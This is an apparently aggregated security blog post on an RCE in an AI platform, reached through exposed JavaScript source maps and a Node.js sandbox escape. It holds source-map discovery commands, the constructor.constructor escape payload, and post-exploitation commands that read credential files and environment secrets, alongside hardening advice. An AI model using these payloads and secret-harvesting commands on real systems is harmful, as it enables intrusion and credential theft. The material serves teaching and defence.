Listen to this Post
Introduction:

A critical Remote Code Execution (RCE) vulnerability, stemming from a dangerously common oversight, was recently uncovered in a production AI platform. The attack chain began not with a complex zero-day, but with the accidental exposure of JavaScript source maps—files typically used for debugging. This single misconfiguration paved the way for a full sandbox escape, leading to arbitrary command execution on the underlying server and the compromise of sensitive backend secrets, illustrating how modern development tooling can become a weapon for attackers.
Learning Objectives:
- Understand the severe security risk posed by exposed JavaScript source maps in production environments.
- Learn the methodology for analyzing a JavaScript sandbox environment and escalating to a full sandbox escape.
- Master hardening techniques for Node.js sandboxes and deployment pipelines to prevent such attacks.
You Should Know:
- The Golden Key You Left in Production: Source Map Reconnaissance
Start with an extended version of what the post is saying: The initial breach vector was not a flaw in the AI platform’s core logic, but a deployment error. Source map files (.js.map), which map minified code back to its original, readable source, were publicly accessible alongside the deployed JavaScript. For an attacker, these files are a treasure trove, revealing original variable names, function structures, and often hardcoded API endpoints or logic flags that are obscured in minified code.
Step-by-step guide explaining what this does and how to use it:
Objective: Systematically discover exposed source map files for a target web application.
Process:
- Identify JavaScript Assets: Use browser developer tools (F12 -> Network tab) to list all loaded `.js` files from the target domain.
- Automate Discovery: Use a tool like `ffuf` or `gobuster` to search for common source map file names.
Example using ffuf to find source maps for a main.js file
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u "https://target.com/assets/FUZZ" -H "User-Agent: Mozilla" -fr "404"
Common patterns to try: main.js.map, bundle.js.map, app.min.js.map, /sourcemaps/
- Manual Check: Append `.map` to any found JavaScript file URL (e.g., `https://target.com/assets/main.js.map`).
- Analyze Findings: If a `.map` file is found, download it. Use a local tool or online converter to de-obfuscate the minified code and study the original source for secrets and logic.
-
From Source Code to Sandbox Blueprint: Reverse-Engineering the Environment
Start with an extended version of what the post is saying: With the original source code in hand, the attacker can now audit the application’s client-side and inferred server-side architecture. Critically, they look for the implementation of the JavaScript sandbox—a mechanism meant to execute untrusted code safely. The exposed code may reveal the specific sandbox library used (e.g.,vm2,isolated-vm, a custom solution) and, more importantly, any global objects, functions, or modules intentionally or accidentally exposed to the sandboxed code.
Step-by-step guide explaining what this does and how to use it:
Objective: Analyze the sandbox implementation to understand its boundaries and potential weak points.
Process:
- Code Review: Search the de-obfuscated source for keywords like
vm.createContext,vm.Script,runInContext,new VM2,isolated-vm,sandbox,eval, and `Function` constructor. - Map the Sandbox API: Document every object and function made available to user-supplied code. Pay special attention to “escape hatches” like
this,constructor,__proto__, or references to Node.js `global` or `process` objects. - Craft Probe Payloads: Write test code to probe the environment from inside the sandbox.
// Example sandbox probe payloads // 1. List available global properties const keys = Object.getOwnPropertyNames(this); JSON.stringify(keys); // 2. Attempt to access the Function constructor this.constructor.constructor('return process')(); // 3. Check for prototype pollution vectors Object.prototype.polluted = 'test'; -
Engineering the Escape: Exploiting Prototype Pollution & Inheritance
Start with an extended version of what the post is saying: The core of the escape often lies in abusing JavaScript’s prototype inheritance chain. If the sandbox fails to properly sever the link between the sandboxed context’s objects and the powerful Node.js global objects, an attacker can climb this chain. A technique like `constructor.constructor` can be used to access the outer `Function` constructor, which can then be used to define arbitrary code that runs outside the sandbox’s constraints.
Step-by-step guide explaining what this does and how to use it:
Objective: Break out of the sandbox confinement to execute arbitrary system commands.
Process:
- Identify the Vector: Using the probe results, confirm if `this.constructor.constructor` provides access to the outer-scope
Function. - Craft the Escape Payload: Use this access to create a function that returns a critical Node.js module like
child_process.// Classic sandbox escape payload pattern const escape = this.constructor.constructor; const require = escape('return process.mainModule.require')(); const child_process = require('child_process'); - Execute Commands: Once you have access to
child_process, you can spawn system shells.// Execute a command and exfiltrate output const output = child_process.execSync('id; ls -la /; env | grep SECRET').toString(); // The output would need to be sent to an attacker-controlled server or leaked via a side-channel.
4. Post-Exploitation: Lateral Movement & Secret Harvesting
Start with an extended version of what the post is saying: After achieving RCE, the attacker’s goal shifts to establishing persistence, moving laterally, and harvesting credentials. The compromised server, often a backend for an AI platform, is likely rich with secrets: API keys for cloud services (AWS, GCP), database connection strings, internal service tokens, and SSH keys.
Step-by-step guide explaining what this does and how to use it:
Objective: Leverage shell access to find and exfiltrate sensitive configuration data.
Process:
- Initial Reconnaissance: Run basic commands to understand the environment.
whoami && id  Check current user
pwd && ls -la  Check current directory
env | grep -i "key|secret|pass|token|aws"  Hunt for secrets in environment variables
cat /etc/passwd  List system users
2. Search for Common Secret Locations:
 Check the server's application files
find /home /opt /var/www -name ".env" -o -name ".yml" -o -name ".json" 2>/dev/null | head -20
 Check for cloud service credentials
cat ~/.aws/credentials 2>/dev/null || cat ~/.config/gcloud/credentials 2>/dev/null
 Check process list for secrets passed as arguments
ps auxwww | grep -E "key|token|secret"
3. Exfiltration: Use tools like `curl` or `wget` to send stolen data to an external server, or establish a reverse shell for continuous access.
- The First Line of Defense: Hardening the Node.js Sandbox
Start with an extended version of what the post is saying: Preventing this entire kill chain starts with implementing a robust sandbox. The built-in Node.js `vm` module is notoriously unsafe for running untrusted code. Security-focused alternatives like `vm2` or Google’s `isolated-vm` are designed from the ground up to prevent prototype pollution and escape attacks.
Step-by-step guide explaining what this does and how to use it:
Objective: Configure a secure sandbox for executing dynamic JavaScript code.
Process:
- Choose the Right Tool: Use `vm2` for a balance of security and ease, or `isolated-vm` for maximum isolation (uses true OS processes).
2. Implement vm2 Securely:
const { VM } = require('vm2');
const vm = new VM({
timeout: 5000, // Halts execution after 5 seconds
sandbox: { }, // Explicitly empty sandbox. Do NOT pass untrusted objects here.
eval: false, // Disable eval
wasm: false, // Disable WebAssembly
fixAsync: true, // Important for preventing certain escapes
});
try {
const result = vm.run(<code>"Safe code here"</code>);
} catch (err) {
console.error('Sandbox error:', err);
}
3. Never Do This: Avoid unsafe patterns like `vm.runInNewContext(code, {console, require, …})` with user input.
6. Automating the Kill Switch: CI/CD Security Gates
Start with an extended version of what the post is saying: Security must be automated and shifted left into the development pipeline. The exposure of source maps is a deployment failure that should be caught before code ever reaches production. Integrating static and dynamic checks into Continuous Integration/Continuous Deployment (CI/CD) pipelines is non-negotiable.
Step-by-step guide explaining what this does and how to use it:
Objective: Integrate checks to block deployments containing exposed source maps or other sensitive files.
Process:
- Pre-Build Static Check: Use a tool like `TruffleHog` or `Gitleaks` in your CI pipeline to scan for secrets in source code before building.
Example GitHub Actions step</li>
</ol>

- name: Scan for Secrets
uses: trufflesecurity/trufflehog@main
with:
path: ./
base: ${{ github.event.pull_request.base.sha }}
head: ${{ github.event.pull_request.head.sha }}
2. Post-Build Artifact Check: After building your frontend assets, scan the `build/` or `dist/` folder for `.map` files.
 Fail the pipeline if source maps are found in the build directory
if find ./build -name ".map" | grep -q .; then
echo "CRITICAL: Source map files found in build artifact. Failing build."
exit 1
fi
3. Deployment Configuration: Ensure your web server (e.g., nginx, Apache) is explicitly configured to deny access to `.map` files.
 Nginx configuration block
location ~ .map$ {
deny all;
return 404;
}
What Undercode Say:
- The Vulnerability is in the Process, Not Just the Code: This exploit underscores that the most critical vulnerability is often not a bug in the application logic, but a flaw in the deployment and security configuration process. The “shared responsibility model” extends to developers—they are responsible for not shipping debug tools to production.
- The “Minor” Misconfiguration is the Major Kill Chain: Attackers are adept at chaining together what defenders consider “low” or “informational” severity issues (exposed files) into a “critical” severity exploit (RCE). This fundamentally changes the risk assessment of seemingly benign information leaks.
Analysis: This case study is a classic example of a modern software supply chain attack, where the weapon is the very tooling used to create the application. It highlights a dangerous gap between development and security practices. Developers, focused on debugging, enable source maps. DevOps, focused on deployment, might copy entire directories to production. Security tools, focused on known vulnerabilities in dependencies, might miss this entirely. The attack’s success relied on understanding this systemic gap. It forces a reevaluation of what “production readiness” means, pushing for security controls that are inherent to the build and deployment pipeline itself, not just bolted on to the running application.
Prediction:
The convergence of AI platforms (which frequently execute untrusted, user-submitted code for models or plugins) with often-rushed development cycles creates a perfect storm for similar sandbox escape vulnerabilities. We predict a significant rise in targeted attacks against AI/ML platforms and low-code/no-code environments throughout 2024-2025. The primary vectors will be insecure sandbox implementations and supply chain compromises of the open-source libraries these platforms rely on for safe code execution. Defense will require a paradigm shift towards formally verified sandboxing, widespread adoption of WebAssembly (WASM) for stronger isolation, and the integration of AI-powered security auditors directly into the IDEs of developers building these high-risk applications.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Win3zz I – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:


